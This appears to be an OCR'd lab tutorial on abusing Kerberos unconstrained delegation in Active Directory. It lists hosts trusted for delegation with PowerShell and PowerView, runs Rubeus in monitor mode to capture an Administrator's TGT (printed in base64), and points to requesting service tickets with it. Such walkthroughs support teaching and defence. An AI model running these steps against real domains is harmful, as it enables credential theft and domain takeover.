iGNITE Technologies

DOMAIN ESCALATION:

UNCONSTRAINED DELEGATION

Contents

Introduction

Post-Windows 2000, Microsoft introduced an option where users could authenticate to one system via Kerberos and work with another system. The delegation option makes this possible. We achieve unconstrained delegation using the TGT forwarding technique, which we will discuss in this article.

Kerberos Delegation

Kerberos Delegation enables a service to impersonate a computer or user to engage with a second service using the user's privileges and permissions.

The classic illustration of why delegating is necessary, for instance when a user authenticates to a web server using Kerberos or other protocols, and the server wishes to interact with a SQL backend or file server.

Type of Kerberos Delegation:

- Unconstrained delegation
- Constrained delegation
- RBCD (Resource-Based Constrained Delegation)

Service Principal Name


A unique name (identifier) of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have an account name.

Unconstrained Delegation

The feature debuted initially in Windows Server 2000 but it is still there for backwards compatibility. Basically, if a user requests a service ticket for a service on a server set with unconstrained delegation, that server will extract the user's TGT and cache it in its memory for later use. This means the server can pretend to be that user to any resource on the domain.


On a computer account, an admin can set the following property for unconstrained delegation.

- AD Users and Computers -> Computers -> Trust this computer for delegation to any service.




Key features of the unconstrained delegation are:

- Usually, the privilege is given to computers running services like IIS, and MSSQL because these computers usually require some back-end connectivity to other resources.
- When given Delegation rights, these computers ask for a user's TGT and store them in their cached memory.
- With this TGT, they can access back-end resources on behalf of the authenticated user.
- Catch is that these systems can also request access to any resource on the domain using this TGT!



An attacker may Abuse Unconstrained Delegation by requesting TGS for any domain services (SPN) using user delegated TGT.



TGT extraction via Unconstrained Delegation

It is obvious that we need to run our attack on the machine that has delegation enabled. So we are assuming the attacker has compromised one such machine. Assumption 1: Attacker compromised DC1$ system running IIS on Kerberos authentication.

- Assumption 2: Attacker has access to a domain-joined system (Here, powershell window running on that system)
    - User: Administrator

Now, in real-life scenario, you might not have direct access to the DC system for simplicity we have installed IIS on DC and using that only so that you get the gist.

Moving on with our extraction, we need to learn the systems that have unconstrained delegation enabled. This can be done by using PowerShell and AD module.

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties
trustedfordelegation,serviceprincipalname,description
```

```
PS C:\Users\Administrator> Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties trustedfordelegation,serv
iceprincipalname,description


Description           :
DistinguishedName     : CN=DC1,OU=Domain Controllers,DC=ignite,DC=local
DNSHostName           : dc1.ignite.local
Enabled               : True
Name                  : DC1
ObjectClass           : computer
ObjectGUID            : 07d67029-a994-440a-be0d-98b0477528e6
SamAccountName        : DC1$
serviceprincipalname  : {E3514235-4B06-11D1-AB04-00C04FC2DCD2-ADAM/dc1.ignite.local:50000,
                        E3514235-4B06-11D1-AB04-00C04FC2DCD2-ADAM/DC1:50000, TERMSRV/DC1, TERMSRV/dc1.ignite.local...}
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1000
TrustedForDelegation  : True
UserPrincipalName     :

Description           :
DistinguishedName     : CN=WORKSTATION01,CN=Computers,DC=ignite,DC=local
DNSHostName           : workstation01.ignite.local
Enabled               : True
Name                  : WORKSTATION01
ObjectClass           : computer
ObjectGUID            : 03ac9ba7-0e89-42dc-98b6-bf0fc03796a5
SamAccountName        : WORKSTATION01$
serviceprincipalname  : {WSMAN/workstation01, WSMAN/workstation01.ignite.local, TERMSRV/WORKSTATION01,
                        TERMSRV/workstation01.ignite.local...}
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1103
TrustedForDelegation  : True
UserPrincipalName     :

Description           :
DistinguishedName     : CN=noob,CN=Computers,DC=ignite,DC=local
DNSHostName           :
Enabled               : True
Name                  : noob
ObjectClass           : computer
ObjectGUID            : 64c31d78-0205-42e8-8d76-b6637c3e460b
SamAccountName        : noob$
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1121
TrustedForDelegation  : True
UserPrincipalName     :
```

Additionally, the same result can be achieved by using the PowerView script, which is part of the PowerSploit framework created for offensive security using PowerShell. You can find it here.


Once you compromise an AD system, you can install and use PowerView.

```
Import-Module .\powerview.ps1
Get-NetComputer -Unconstrained
```

```
PS C:\Users\Administrator> Import-Module .\powerview.ps1
PS C:\Users\Administrator> Get-NetComputer -Unconstrained
dc1.ignite.local
workstation01.ignite.local
PS C:\Users\Administrator>
```


Now, on the target system we need to run Rubeus in monitor mode on the dc1 system. After that, whenever a user connects/authenticates to dc1$ Rubeus will dump TGT of the user.

```
rubeus.exe monitor /monitorinterval:10 /targetuser:dc1$ /nowrap
```



Now, let's wait for genuine users to connect to dc1$ running IIS service. For simplicity, let's do that manually using the IWR module.

```
Invoke-WebRequest http://dc1.offense.local -UseDefaultCredentials -UseBasicParsing
```



As you can see, Rubeus has now captured a new ticket granting ticket (TGT) from the user IGNITE\Administrator.

```
[*] 5/16/2022 10:17:04 AM UTC - Found new TGT:

  User                  :  Administrator@IGNITE.LOCAL
  StartTime             :  5/16/2022 3:40:21 PM
  EndTime               :  5/17/2022 1:40:21 AM
  RenewTill             :  5/23/2022 3:40:21 PM
  Flags                 :  name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, fo
rwardable
  Base64EncodedTicket   :

    doIFVDCCBVCgAwIBBaEDAgEWooIEVDCCBFBhggRMMIIESKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbB
mtyYnRndBsMSUdOSVRFLkxPQ0FMo4IEDDCCBAigAwIBEqEDAgECooID+gSCA/Y2Vr1DvCqcQgN8RduuXtwug26W7bCCyrZiO2
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abUZ0GUOq/4uvF0LzJywpIUYDO1r6f5opkl6xoCvgyQiRRVoYF4XntIHta0aIeo9MU4ULFNC9yJ9DP0UGUk6/ndRQ1rG/InFC
QvnzuI81/3ZIybXdv3sASF6tu7SSEWkkHaKnWJX6vFSswRR7SO/1ZAaXUbz9roCrrkq2DjcXM+dzD4×2YPZqMm3RsyUzKzVMK
8Y9OAU6XHMGLtbjMnddZerLomaxb2DaAA/umdkLrNdMrU7qEaex1vxKZfu51FytwDSEmcZCuHwjnahwOxgT0das51k+3eAeAo
SB4edBFZ+OoSczerRnsZZHrslfDnWLms4XUrO+9fBbRGClu7kUOnE/QJCjKy+pGn7VoTLgxjX5bBH5jQnQ2S2PDT4gm/SPTvD
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```

Now, you can use this TGT to request access to any resource by requesting a TGS to that resource. You can use Rubeus asktgs for that purpose. Follow the detailed Rubeus guide **here** for more.

Conclusion

The article demonstrated a delegation technique called Unconstrained Delegation because as the name suggests, there are no restrictions upon how the system that has delegation rights use a user's authentication information. The security loopholes made Microsoft introduce Constrained Delegation. You'll read more about that in the next article. Hope you liked the article. Thanks for reading.

References: https://www.harmj0y.net/blog/activedirectory/

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

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

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  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
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  - Linux